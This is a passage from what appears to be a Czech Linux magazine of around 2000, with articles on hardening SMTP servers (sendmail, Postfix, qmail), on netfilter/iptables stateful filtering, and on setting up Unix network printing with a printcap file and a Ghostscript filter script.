Proti některým věcem, jako např. falšování obsahu DNS nebo ARP cache, se lze bránit opravdu těžko, a protože nespadají do dnešního tématu, budeme se jimi zabývat někdy později.

Pokud jste dočetli až sem a získali dojem, že za takového stavu věcí lze server ochránit jen velmi těžko a s vynaložením příliš velkého množství energie, neházejte ještě flintu do žita. Skutečnost je taková, že proti naprosté většině crackerů se dokážete bránit za relativně přijatelnou cenu, neboť ve většině případů jde o uživatele nejrůznějších běžně dostupných crackerských nástrojů bez valných technických znalostí. Při dodržení určitých pravidel dokážete zabezpečit server tak, že skutečnou hrozbou pro vás bude pouze malá skupina profesionálů. I proti nim lze podniknout mnohé a k těmto pokročilým metodám zabezpečení, které zahrnují i takové věci, jako odolnost proti sociálnímu inženýrství, falšování všeho druhu apod., se dostaneme někdy později.

A nyní můžeme přistoupit k našim programům a démonům.

Bezpečné SMTP služby

SMTP patří mezi základní služby, které bude provozovat potenciálně každý, kdo se připojí k Internetu, a i mnoho těch, kteří je budou provozovat pouze v rámci lokální sítě. Patří tedy mezi první kandidáty na zabezpečení. V tomto případě máme naštěstí na výběr ze dvou kvalitních řešení.

V Linuxu bývá často jako defaultní SMTP démon instalován a používán sendmail, který není považován za příliš bezpečný, a který navíc trpí některými koncepčními nedostatky. Kvůli jeho rozšířenosti si na něm ovšem mnoho uživatelů vypěstovalo takovou závislost, že ho prostě nemohou nahradit něčím jiným bez vynaložení značného úsilí (zejména v prostředí, kde se stará o doručování pošty pro stovky nebo tisíce klientů v různých doménách apod.), proto se nejprve budeme zabývat možnostmi jeho zabezpečení.

V první řadě byste měli udržovat sendmail na nejnovější verzi. Bezpečnost kódu se zlepšila, a je šance, že nově objevené chyby budou odstraněny dříve, než je někdo využije k průniku zrovna do vašeho serveru.

Druhou, u sendmailu víceméně teoretickou, možností je jeho provozování v chroot() prostředí. To má ovšem několik nevýhod. První je obtížnost jeho zprovoznění, druhou možnost jeho prolomení, neboť sendmail je jeden monolitický program běžící se superuživatelskými právy. Jedinou výhodou je možnost oklamání naivnějších crackerů. Pracnost této metody se může vyrovnat pracnosti přechodu na jiný SMTP server.

Konečně třetí možností je filtrování přístupu k sendmailu z Internetu nebo lokální sítě podle způsobu jeho použití. Tím se sníží počet možných útočníků.

Čtvrtou, nejbezpečnější, v mnoha případech však nejméně schůdnou, volbou je postupný přechod na jednu z dále uvedených alternativ.

Postfix

Postfix je prvním bezpečným SMTP serverem, kterým se budeme zabývat. Byl psán přímo jako náhrada sendmailu, a tak se vyznačuje značnou kompatibilitou. Je produktem firmy IBM a byl napsán Wietse Venemou. Vzhledem k tomu, že se autoři snaží o co největší rozšíření, byl zveřejněn pod

Open Source licencí. Bezpečnost patřila při vývoji na první místo, a tak patří mezi to nejlepší, co můžete najít.

Mezi jeho významné vlastnosti patří:

– bezpečnost – Postfix je rozčleněn na několik malých programů, z nichž každý dělá pouze jednu věc a dokáže spolupracovat s ostatními. Až na démona zajišťujícího lokální doručování běží všechny části se sníženými právy a mohou pracovat v chroot() prostředí. Žádný program není setuid. Navíc jednotlivé komponenty nedůvěřují žádným informacím získaným z okolí (včetně zpráv sloužících ke vzájemné komunikaci) a vše pečlivě ověřují.

– výkon – Postfix patří mezi nejvýkonější SMTP servery. Běžné desktopové PC dokáže zpracovat až milión různých zpráv denně. Ke snížení zátěže systému při vytváření nových procesů používá podobné triky jako HTTP servery.

– kompatibilita – jak jsme již uvedli, Postfix se snaží o maximální kompatibilitu se sendmailem. Protože se autoři snažili o co největší snadnost konfigurace, není kompatibilní se `sendmail.cf`. Nicméně podporuje formát mailbox, soubory `/etc/aliases`, `.forward` atd.

– flexibilita – vzhledem ke zmíněnému rozdělení funkčnosti mezi různé démony je možné selektivně přidávat nebo ubírat určité funkce. Při specifických požadavcích je možné některé démony zcela nahradit jinými.

– Postfix dále podporuje virtuální domény a další pokročilé vlastnosti, které se od programů tohoto typu očekávají.

Postfix najdete na adrese (2).

V případě, že uvažujete o náhradě sendmailu, může být Postfix tou nejméně bolestnou cestou vzhledem k jeho značné kompatibilitě, dosaženou bezpečnost lze přitom považovat za velmi kvalitní. Pokud je pro vás bezpečnost tím nejdůležitějším, můžete nasadit kalibr největší dostupné ráže: qmail.

Qmail

Při vytváření qmailu na něj byly kladeny ještě přísnější požadavky než na Postfix, což vedlo k vytvoření velmi kvalitního produktu. O důvěře, kterou k němu autor Dan Bernstein má, svědčí i to, že po jeho uvedení byla vypsána odměna ve výši 1000$ za nalezení chyby. Tuto odměnu se nepodařilo nikomu získat.

Použití qmailu však může mít některá úskalí, zejména pokud přecházíte ze sendmailu. Především, qmail není příliš kompatibilní. Větší kompatibility můžete dosáhnou pomocí některých balíků (např. podpora souborů .forward), pokud ho však chcete využít naplno, nebude pro vás přechod snadný. Qmail mimo jiné používá jiný formát pro ukládání zpráv – maildir – který zaručuje stoprocentní spolehlivost při jejich zpracování. Tento formát zatím není podporován zdaleka všemi MUA (uveďme, že qmail dokáže pracovat i se standardním formátem mailbox). Dalším nedostatkem může být nepříliš rozsáhlá dokumentace, vzhledem k jeho rozšíření lze však očekávat podporu formou mailing listů apod. A konečně, pro qmail neexistuje žádná binární distribuce.

A nyní se podívejme na vlastnosti, které z něj dělají tak kvalitní produkt:

– bezpečnost – stejně jako u Postfix je jeho funkčnost rozdělena mezi několik malých programů. Pokud jde o důvěru ve své okolí, je značně paranoidní. Nedůvěřuje příliš ani standardní knihovně, a její funkce buďto zcela nahrazuje, nebo se alespoň nesnaží spoléhat na jejich správnou funkčnost.

– spolehlivost – jak bylo řečeno, qmail používá pro ukládání zpráv formát maildir. Každá zpráva je ukládána do jiného souboru, což odstraňuje potíže se zamykáním v případě standardního mailboxu, a možnost jeho poškození v případě výpadku systému. Zprávy jsou potvrzovány až po kompletním zápisu na disk, takže i jejich doručování je spolehlivé.

– rychlost – díky inteligentnímu návrhu je qmail rychlejší než sendmail.

– POP3 – qmail obsahuje bezpečný POP3 server, který vychází ze stejné filosofie návrhu, jako celý qmail.

– mailing listy – i při základní instalaci mají uživatelé možnost konfigurovat si vlastní jednoduché mailing listy. Pro pokročilou správu slouží balík ezmlm.

– a samozřejmě jsou tu další vlastnosti jako virtuální domény, detekce smyček, další balíky rozšiřující funkčnost atd.

Domácí stránkou qmailu je (3).

Další zabezpečení

I když oba uvedené programy jsou samy o sobě bezpečné, chybou uživatele může dojít ke snížení dosažené bezpečnosti. Oba umožňují uživateli definovat nějaké akce, které se automaticky provedou nad došlým e-mailem. U Postfixu je lze definovat v souboru `~/.forward` a u qmailu v souboru `~/.qmail` (a dalších). Nejnebezpečnější akcí je samozřejmě spouštění dalších programů, které nemusí být příliš důvěryhodné, nebo se autorovi podaří vytvořit neúmyslně nějakou nebezpečnou konstrukci, kterou dokáže útočník zasláním mailu zneužít, a kompromitovat tak konto tohoto uživatele.

To samé platí pro MUA, zejména textové, které často volají `metamail` pro zpracování mime zásilek. Soubor `/etc/mailcap`, kterým je `metamail` řízen, je tak ideálním místem pro vytváření různých nebezpečných konstrukcí.

V obou těchto případech nejde o teoretické možnosti, jsou to způsoby, které jsou crackery skutečně občas používány.

Dále je vhodné pamatovat na možnost využití vašeho systému spammery. Část odpovědnosti v tomto případě padá i na vás, a i když pravděpodobně nepůjde o právní postih, důvěryhodnosti vám to nepřidá. Každý z uvedených programů poskytuje nějaký způsob ochrany proti spamu a používání neoprávněnými uživateli. Je vhodné je použít. Podle mých zkušeností je tento aspekt (nejen u nás) podceňován, a můžete bezstarostně posílat poštu přes snad každý druhý SMTP server, na který narazíte.

Příště: DNS a vzdálená správa. ■

1 Phrack
http://www.phrack.com
2 Postfix
http://www.postfix.org
3 Qmail
http://www.qmail.org

Netfilter a iptables

Jarda Cmunt


Pokud jste se již vzpamatovali z přechodu z ipfwadm na ipchains, čeká vás s příchodem kernelu 2.4 další velká změna. Firewalling kód v kernelu byl zcela přepsán a nový nástroj pro správu filtrování packetů se jmenuje iptables.

Hned na úvod jedna dobrá zpráva. Nový kód je zpětně kompatibilní jak s ipchains, tak s ipfwadm (filtrovací pravidla lze spravovat pomocí těchto nástrojů), a autor je podle svých slov hodlá podporovat až do roku 2003. I když jste s ipchains plně spokojeni, můžete si přečíst následující článek, neboť iptables přinášejí některé nové a značně významné možnosti, jako např. stavové filtrování (jinak také dynamické filtrování).

Proč byl kód opět přepsán? Funkce jako filtrování paketů, maškaráda nebo transparentní proxy jsou v nynějších jádrech spojeny, a to nejen v tom smyslu, že jsou spravovány jedním nástrojem, ale i na úrovni implementace. To zvyšuje možnost zavádění nechtěných chyb do filtrovacích pravidel při současném použití filtrování packetů a maškarády (iptables nyní skutečně pouze filtrují a packety nijak nemění).

Oddělení těchto věcí v jádrech 2.4 má za následek jednodušší používání nástroje iptables a vytvářená pravidla jsou průhlednější. To mimo jiné snižuje i možnost zavlečení chyb při konfiguraci firewallu. Další významnou změnou je rozšiřitelnost všech těchto nástrojů.

NAT, maškaráda, port forwarding, reverse NAT (load sharing) a další jsou nyní spravovány nástrojem ipnatctl, který opět slouží pouze k tomuto účelu.




Vzhledem k tomu, že architektura se zcela liší od ipchains popsaných v Linuxových novinách v březnu roku 1998, bude vhodné, když se na ní podíváme trochu detailněji.

Netfilter

Základem je netfilter framework, který je součástí jádra. Ten definuje na cestě packetu TCP/IP stackem pět bodů, ve kterých se mohou moduly jádra přihlásit k jejich odběru a rozhodnout, zda packetu dají šanci postoupit dál, nebo zda bude zlikvidován. V každém bodě může být přihlášeno libovolné množství modulů, a packety, pokud nejsou některým zlikvidovány, jsou předány postupně všem. Pro větší názornost si cestu packetu ukážeme na obrázku.

A to je vše, co se děje na této základní úrovni. Netfilter kromě toho nabízí už jen základní infrastrukturu pro komunikaci userspace vs. kernel, kterou lze použít k předávání parametrů do modulů a zpětnému získávání stavových informací. Stejně jako u ipchains lze předávat packety do userspace k dalšímu zpracování, opět je to ovšem implementováno jinak (cena za všechna tato zlepšení).



Iptables

Nyní k vlastnímu filtru packetů. Ten je implementován sadou modulů jádra, které je nutno zavést před vlastním vytvářením filtrovacích pravidel. Rozčlenění na moduly různého druhu má několik výhod. Jednak můžete zavádět pouze ty, které opravdu potřebujete, jednak samotné iptables jsou navrženy jako rozšiřitelné právě pomocí modulů jádra. Jako moduly lze přidávat jednak cíle (na rozdíl od ipchains zde nejsou pouze základní cíle DENY, REJECT, ACCEPT a uživatelem vytvořené řetězce, lze přidávat libovolné další), a také filtrovací pravidla.

Aby tyto moduly byly spravovatelné pomocí nástroje iptables, je i tento program navržen jako rozšiřitelný, a to pomocí dynamických knihoven. Každý netriviální modul, který vyžaduje předat nějaké parametry, má svůj doplněk v dynamické knihovně pro iptables. Vše je navrženo tak, aby implementace byla co nejjednodušší, a dosti kvalitně zdokumentováno.

Rozčlenění na moduly má i další kladný dopad. Kód pro stavové filtrování, který byl původně součástí NAT (connection tracking) a implementován rovněž pomocí modulů, je nyní sdílen s iptables.

Cesta packetu filtrovacím kódem se liší od ipchains a poskytuje větší nezávislost filtrovacích pravidel na interfacech. Bude dobré, když ji opět zobrazíme graficky (viz druhý obrázek).

Řetězec INPUT odpovídá bodu NF_IP_LOCAL_IN z předchozího obrázku, řetězec FORWARD bodu NF_IP_FORWARD a konečně řetězec OUTPUT bodu NF_IP_LOCAL_OUT.

Výhodou oproti předchozím implementacím je, že packet procházející řetězcem FORWARD, ve kterém se v běžných případech bude odehrávat většina filtrování, ví, jak o vstupním, tak o výstupním rozhraní, neboť již bylo rozhodnuto o jeho směrování.

Vzhledem k tomu, že vytváření filtrovacích pravidel se

nijak zvlášť neliší od ipchains (jsou zde syntaktické změny, koncepce funkce je ale podobná), budeme se dále zabývat pouze funkcemi, které iptables nabízejí navíc. Popis příkazu iptables (a ipnatctl) naleznete v balíku netfilter, který najdete na adrese (1).

První významnou, a zřejmě nejdůležitější změnou, je stavové filtrování. Při konstrukci filtrovacího pravidla můžete zohlednit stav socketu, ke kterému procházející packet patří. Rozlišované stavy jsou tyto:

– NEW – jde o packet, který vytváří nový socket.

– ESTABLISHED – packet, který lze přiřadit některému již probíhajícímu spojení.

– RELATED – packet, který se vztahuje k nějakému probíhajícímu spojení, ale není jeho součástí (např. ICMP zpráva o chybě).

– INVALID – packet, který nelze přiřadit žádnému spojení. Tyto packety by měly být likvidovány.

Budeme-li tedy např. chtít zvýšit odolnost systému proti stealth port scanům, můžeme to zajistit tím, že budeme likvidovat packety s nastaveným FIN flagem a stavem INVALID.

Další možnost je zmíněna v předchozím odstavci. iptables umožňují rozlišovat jednotlivé flagy v TCP hlavičce a filtrovat packety podle nich. V ipchains bylo možné detekovat pouze nastavený SYN flag.

Dále je možné filtrovat podle TCP options nebo MAC adresy.

A konečně je zde pravidlo limit, které je možné použít například k omezení logování v některém řetězci. U toho pravidla můžeme nastavit maximální počet shod za sekundu a omezit tak přeplňování logu v řetězci, u kterého lze očekávat velký počet shod.

V současné době jsou iptables ve vývoji, takže je možné, že počet nových vlastností se před uvedením jader řady 2.4 ještě zvětší.

Netfilter je součástí současných vývojových jader 2.3, takže pokud ho chcete vyzkoušet, případně začít vyvíjet vlastní moduly, potřebujete instalovat nejnovější jádro této řady a balík netfilter v výše uvedené adresy, který obsahuje implementaci iptables, ipnatctl a dokumentaci.

Informace o mailing listu pro netfilter naleznete na téže adrese (jde spíše o vývojářský list než o technickou podporu). ■

1 netfilter
http://www.samba.org/netfilter/

Tiskárny v Unixu

Petr Olšák, 4. ledna 2000

Na konci roku 1999 koupila naše katedra několik nových tiskáren a já jsem je připojoval do naší heterogenní sítě postavené na unixových serverech. Rozhodl jsem se sepsat zkušenosti s tím spojené do článku, který můžete použít jako jakési hautú, ovšem forma článku je určena pro Linuxové noviny.

Teorie

Staré unixové aplikace vytvářely pouze holý textový výstup a předpokládalo se, že ten může být tištěn na tiskárnách. Řádkové tiskárny (Line PRinter, proto program lpr) holé texty tiskly bez problémů a nic více se neřešilo. Jakmile vznikly modely tiskáren, které umějí tisknout grafiku, vývojáři firmy Adobe navrhli velmi dobrý standard, který popisuje pokyny pro tisk grafiky – jazyk PostScript. Jedná se o lidsky čitelný programovací jazyk. Unixové tiskové spoolery tedy nadále obsahují textové soubory: buď skutečné holé texty určené pro řádkové tiskárny nebo PostScript, určený pro grafické tiskárny. Pokud unixové aplikace nabízejí možnost tisknout grafiku, musejí mít v sobě zabudován generátor PostScriptu. Žádné rozhraní se systémem při programování tiskových algoritmů v aplikacích se nevyužívá.

PostScript by měla umět zpracovat každá tiskárna schopná grafického provozu. To je bohužel jen sen. Některé tiskárny rozumějí pouze svému vlastnímu jazyku, který je od mezinárodního standardu (jakým je PostScript) na hony vzdálen. V lepším případě je tento jazyk tiskárny výrobcem zveřejněn a programátoři z komunity volného software pro něj napíší modul do Ghostscriptu. Pak je možno zařadit do tiskového spooleru filtr, který volá program Ghostscript. Ten umí interpretovat PostScript a prostřednictvím zmíněného modulu jej převede na jazyk tiskárny. Tento výstup se pošle přímo na port tiskárny. Tiskárna se z pohledu unixového uživatele jeví jako schopná zpracovat PostScript. Že problém řeší nějaký Ghostscript na tiskovém serveru nemusí uživatele zajímat.

V horším případě výrobce hardwaru nezveřejní jazyk tiskárny, ale některý programátor volného software se přesto pokusí experimenty, pokusy a omyly zjistit, jak se dá s tiskárnou domluvit, a napíše k tomu modul do Ghostscriptu. Tím je úloha převedena na předchozí případ, ovšem s tím, že se zřejmě nepodaří využít všechny hardwarové schopnosti tiskárny. V ještě horším případě se programátoři volného software danou tiskárnou vůbec nezabývají a nehodlají zabývat (protože například výrobce nezveřejní technickou specifikaci zařízení a oni nemají potřebu na něm tisknout). V takovém případě existuje jediná rada: takovou tiskárnu *nekupujte*!

To je ovšem rada za všechny peníze. Zkuste zajít za prodavačem počítačového vybavení s dotazem, zda pro jazyk nabízené tiskárny existuje modul do Ghostscriptu. Z nejvyšší pravděpodobností vám prodavač nebude rozumět. Když mu vysvětlíte, že je to velmi důležité, protože jinak na té tiskárně nepůjde vůbec tisknout, bude prodavač argumentovat, že přece v dodávce je CDčko s ovladačem pro Woknous, takže jakýpak problém. Je tedy potřeba vykašlat se na prodavače a důkladně prohlédnout informace o Ghostscriptu na Internetu včetně možností jeho modulů s návazností na typ tiskárny, kterou zamýšlíte zakoupit. Je také možné se plácnout přes kapsu a koupit tiskárnu, která sama umí PostScript. Pak jste při připojení k Unixu zcela bez problémů.

Nahlédnutí do oken

Protože v naší katederní síti existují stále zatvrzelí uživatelé používající MS Woknous, krátce se zmíním o technických principech tisku z tohoto operačního systému.

Aplikace, která má vytvářet tiskový výstup, musí dávat pokyny o vzhledu stránky přímo operačnímu systému prostřednictvím aplikačního interfejsu (API). Je to něco podobného jako systémové volání v Unixu. Tím se aplikace stává sice nezávislou na typu připojené tiskárny, ale zároveň se stává těžce závislou na Woknous. Pro srovnání připomeneme, že unixová aplikace generuje PostScript, což je

jazyk zcela nezávislý na použitém operačním systému. Tiskové algoritmy unixové aplikace můžeme tedy snadno přenést na libovolný jiný operační systém (s výjimkou Woknous). Přepsat ale programový kód tisku ve Woknousové aplikaci znamená napsat vše zcela znovu. Nezávidím programátorům, kteří vsadili na Woknous a nyní musejí přepisovat rozsáhlé kusy svých programů pro použití v rozumnějších operačních systémech.

Tiskové pokyny z aplikace jsou zpracovány systémem Woknous a jsou dále předávány jednotnému rozhraní všech tiskových ovladačů pro Woknous. Tiskový ovladač (dodávaný výrobcem tiskárny) z nich vygeneruje jazyk, kterému rozumí daná tiskárna a výsledek pošle do spooleru. Odtud se úloha vytiskne. Vidíme tedy další rozdíl. Zatímco v unixových spoolerech máme pro grafický tisk pouze PostScript bez závislosti na typu tiskárny, ve Woknousových spoolerech je vždy úloha předžvejkaná do jazyka tiskárny. Taková úloha může být mnohonásobně objemnější, než kdyby zůstala v PostScriptu. Na Woknousové spoolery je tedy často potřeba vymezit více místa. Další nevýhodou je, že při problémech s tiskem se nedá ve Woknous snadno přijít, kde je chyba. V Unixu můžeme při problémech zachytit PostScript ve spooleru a důkladně si jej prohlédnout (textovým editorem a Ghostscriptem). Ve Woknous můžeme sice také zachytit soubor ve spooleru, ale nebude nám to nic platné, protože jazyk tiskárny je většinou binární a člověku zcela nesrozumitelný.

Všimneme si dalšího důležitého rozdílu mezi Unixem a Woknous. Každá stanice s Woknous musí mít instalovány všechny ovladače pro všechny síťově viditelné tiskárny. Do sítě posílá předžvejkanou úlohu už v jazyce tiskárny. Nákup nové tiskárny připojené do sítě tedy obnáší obejít *všechny* Woknousové klienty s disketou nebo CDčkem a do zblbnutí instalovat ovladač. Na druhé straně unixový filtr, který spouští Ghostscript pro převedení PostScriptu do jazyka tiskárny, je instalován až *na konci řetězce*, tedy na tiskovém serveru, ke kterému je tiskárna připojena. Jednotliví unixoví klienti nepotřebují instalovat žádný doprovodný software pro danou tiskárnu. Uživatelům pošleme jen e-mail, že mají do svého `printcapu` přidat jeden nový řádek, a o více se nestaráme. Méně poučeným uživatelům to uděláme sami pomocí `ssh`, aniž bychom museli zvednout zadek ze židle.

Dalším problémem ve Woknous je skutečnost, že začaly zcela ignorovat možnost tisku na starých řádkových tiskárnách. Nelze jednoduše poslat tiskárně prostý textový soubor k vytištění bez toho, aby jej Woknousy nepřeložily do sekvence grafických pokynů. Viděl jsem, jak uživatel Woknous zpracoval PostScriptový soubor pro PostScriptovou tiskárnu. Řeknu vám, byl to zážitek. Nejprve natáhl PostScriptový soubor do Woknousového GhostWiew a dal požadavek k tisku. GhostView byl konfigurován tak, že spustil Ghostscript pro interpretaci PostScriptu a vytvořil sekvenci grafických pokynů na úrovni API. Woknousy to zpracovaly a předaly ovladači pro tiskárnu. Ovladač z toho vygeneroval nový PostScript, který předal tiskárně. Tiskárna ten PostScript interpretovala znovu. Skutečnost, že to vůbec fungovalo, je přece úžasná!

Uživatel Woknous má jistě další možnosti. Objevil jsem tuto: na velmi nelogickém místě v systému konfiguračních nabídek se najde provázání skutečného výstupního portu tiskárny s DOSovým logickým portem LPT1 až LPT nevím kolik. Ten skutečný výstupní port může být fyzicky na tiskárně nebo to může být odkaz na síťový server a tiskárnu na něm. Z DOSu ve Woknous se pak dají posílat data do uvedeného logického portu, která jsou přesměrována do výstupního portu *bez žádné interpretace*, prostě tak, jak jsou. Takže uživatel Woknous může v DOSu poslat text na řádkovou tiskárnu pomocí `copy soubor.txt lpt1` nebo může PostScriptový soubor vytisknout přímo bez drbání se pravou rukou za levým uchem povelem `copy soubor.ps lpt2`.

Věčný DOS

U DOSových aplikací se předpokládalo, že každá aplikace bude umět vygenerovat jazyk všech tiskáren, které jsou na trhu. To je velmi špatná koncepce, která činí DOSové aplikace závislé na typu tiskárny. DOS je tedy použitelný jen pro výstup na řádkových tiskárnách nebo při použití aplikací, které náhodou generují jazyk shodný s jazykem naší tiskárny.

Při propojení DOSových klientů s Unixovými tiskovými servery existuje ještě jeden problém, na který jsem už kdysi dávno narazil při připojování DOSových klientů přes PCNFS. Zatímco Unixový program `lpr` vytvoří kompletně „zapouzdřenou“ tiskovou úlohu (má jasně definovaný začátek a konec), DOSová aplikace nic takového nedělá. Ta prostě posílá do portu tiskárny data. Někdy se odmlčí, protože se třeba zamyslí nad nějakým mezivýpočtem, a pak pokračuje v zasílání dat do portu. Otázka, kde končí jedna úloha a začíná druhá je pro DOS nezajímavá. Ve víceuživatelských a víceúlohových systémech nás ale tato otázka silně zajímá. Proto tiskové servery, které přijímají úlohu z DOSu, mají možnost konfigurace časové prodlevy, po jejímž překročení server shledá úlohu za ukončenou a zapouzdří ji. Prodleva bývá nastavena zhruba na půl minuty. Uživatel tisknoucí z DOSu pak jako střela vyběhne ze své kanceláře k tiskárně, kde půl minuty musí přešlapovat, než server ukončí příjem úlohy a úlohu začne tisknout. Uživatel při přešlapování mudruje něco o tom, že informace by se po síťových kabelech měly šířit rychlostí světla. Delší časová prodleva by znamenala delší přešlapování DOSových uživatelů před tiskárnami a více mudrování. Na druhé straně kratší prodleva by mohla znamenat nepříjemné roztržení úlohy v místě, kde se DOSová aplikace pouze zamyslí, protože je tak blbě naprogramovaná. Druhá část úlohy by pak nemusela mít správně definovanou hlavičku a mohla by způsobit, že by byl přešlapující a mudrující uživatel zavalen tunami nesprávně potištěných papírů a jeho důvěra v počítačovou techniku by klesla na nulu.

Síťové propojení tiskáren

Unixový tiskový démon `lpd` umí přijmout tiskovou úlohu ze sítě nebo z lokálu, uložit ji do spooleru, aplikovat na jednotlivé úlohy ze spooleru případný filtr, přeposlat úlohu kolegovi démonovi z jiného počítače kdekoli v TCP/IP síti a konečně poslat úlohy na lokální port, ke kterému je připojena tiskárna. Programem `lpr` může uživatel tiskovou úlohu vytvořit a pokud se nestačila vytisknout, může ji uživatel zrušit pomocí programu `lprm`. Konečně program `lpc` je určen pro správu tiskáren (pozastavení tisku, přerovnání tiskové fronty, restart démona atd.) a většinu svých funkcí umožňuje jen správci systému. Toto programové vybavení je staré jak Metuzalém, ale je stále nenahraditelné.

Na naší katedře je šest veřejně používaných tiskáren umístěných ve společné místnosti. Jedna je připojena přímo na linuxový server paralelním kabelem (který vede krz

```
# printcap
# řádky začínají bez mezer a pokračovací řádky začínají tabelátorem

lj4|LaserJet4:\
        :lp=/dev/lp0:\
        :mx#50000:rw:sh:\
        :sd=/var/spool/lj4:\
        :lf=/var/adm/lj4-errs:\
        :rg=lj4user:

dj8|dj880c|DeskJet880Color:\
        :lp=/dev/null:\
        :mx#50000:sh:\
        :sd=/var/spool/dj8:\
        :if=/etc/tisky/filter-dj8:\
        :rg=dj8user:
dj8raw:\
        :lp=:rm=printservrik:mx#50000:rp=L2:sd=/var/spool/dj8raw:rg=daemon:

ep24:\
        :lp=:rm=starysun:mx#50000:rp=ep24:sd=/var/spool/ep24:rg=ep24user:
lj3:\
        :lp=:rm=starysun:mx#50000:rp=lj3:sd=/var/spool/lj3:rg=lj3user:

lp|fs1|FS1750:\
        :lp=/dev/null:\
        :mx#50000:sh:\
        :sd=/var/spool/fs1:\
        :if=/etc/tisky/filter-fs1:\
        :rg=fs1user:
fs1raw:\
        :lp=:rm=printservrik:mx#50000:rp=L1:sd=/var/spool/fs1raw:rg=fs1user:

cp6|cp660|CanonCP660:\
        :lp=:rm=cp660:mx#50000:rp=xjprint:sd=/var/spool/cp6:rg=cp6user:
cp6d|cp6dup|cp660dup:\
        :lp=/dev/null:\
        :mx#50000:sh:\
        :sd=/var/spool/cp6d:\
        :if=/etc/tisky/filter-cp6d:\
        :rg=cp6user:
cp6m|cp6manual|cp660manual:\
        :lp=/dev/null:\
        :mx#50000:sh:\
        :sd=/var/spool/cp6m:\
        :if=/etc/tisky/filter-cp6m:\
        :rg=cp6user:
```

Výpis 1

zeď a je poněkud delší, než připouští norma ajtripl-í, ale problémy se nedostavily). Další dvě tiskárny jsou připojeny ke staršímu SUNu jednou paralelně a jednou seriově krz zeď, další tiskárna má vlastní síťovou kartu a k posledním dvěma jsme dokoupili síťový printservřík.

Printservřík je taková sympatická tichá a malinká krabička, na níž z jedné strany kouká konektor pro připojení ke 100MB síti a na druhé straně vidíme tři paralelní porty. Využil jsem z nich zatím jenom dva. Při nákupu tohoto zařízení jsem se neobešel bez problémů. Na můj dotaz, zda nabízený printservřík umí po síti komunikovat stejně jako unixové lpd, mi žádný prodavač nebyl schopen odpovědět. Někteří z nich začali dokonce plácat něco o tiskových ovladačích k jednotlivým tiskárnám, čímž naznačili, že totálně nevědí, která bije. Je pravda, že jsem si mohl technickou specifikaci různých výrobků přečíst na Internetu, ale chtěl jsem si vyzkoušet pohotovost prodavačů. Jedna firma nám nabídla, že nám zařízení na krátkou dobu zapůjčí. Jakmile jsem otevřel manuál, věděl jsem, že printservřík můj požadavek o unixovém `lpd splňuje`. Šlo o Micronet PSHX3P-B.

Škatulka naběhne v režimu, kdy sice nezná své IP číslo, ale dá se jí toto číslo vnutit na libovolném Unixu pomocí `arp -s IP.číslo hw:ad:re:sa`. HW adresa je odvozena od sériového čísla, které lze najít na spodní straně krabičky. Pak už se dá z krabičky pomocí FTP získat textový konfigurační soubor, upravit jej a poslat zpět. Bylo potřeba dizejblovat SMB protokol, aby mi na krabičku neposíla-

```
#!/bin/bash

# This filter runs gs if the '%!' are first two chars on input.
# Nov 1999                                  Petr Olsak

dd of=/tmp/pprint.$$ count=1 bs=2 2> /dev/null

if echo -n '%!' | cmp - /tmp/pprint.$$ > /dev/null ; then
# The PrintJob is in PostScript, we start GhostScript filter:
  cat /tmp/pprint.$$ - | \
    gs -q -sDEVICE=cdj880 -sPAPERSIZE=a4 -dNOPAUSE \
       -dSAFER -dBATCH -sOutputFile=- - | lpr -U $5 -Pdj8raw
else
# The PrintJob contains raw data, no changes are needed:
  cat /tmp/pprint.$$ - | lpr -U $5 -Pdj8raw
fi

rm /tmp/pprint.$$
```

Výpis 2

ly Woknousy úlohy přímo. Dále jsem NEkonfiguroval bránu (gejtwej), protože lpd server v krabičce neumí spolupracovat se známým souborem `hosts.lpd`, tj. nelze omezit tisk jen z vybraných mašinek. Protože nechci, aby mi na tom tisknul kdokoli z Internetu, zůstává krabička díky nekonfigurované bráně mimo segment sítě naší katedry neviditelná. Kdo chce tisknout z větší vzdálenosti, pošle úlohu na lpd běžící na našem linuxového serveru, ten ji po kontrole v `hosts.lpd` odmítne nebo akceptuje a v druhém případě ji přepošle na lpd do printservříku.

Na linuxovém serveru mi běží samba, která nabízí uživatelům MS Woknous tisk na všech veřejných tiskárnách. Pokud uživatel na klientovi konfiguruje výstupní port třeba ve tvaru `\\masina\fs1`, samba na serveru `masina` provede autentizaci uživatele a spustí `lpr -Pfs1`. Tisková úloha je dále zpracovávána unixovým lpd pro tiskárnu s názvem `fs1`. Na serveru mám `printcap` zhruba ve tvaru, jak ukazuje Výpis 1.

Jednoduchý filtr

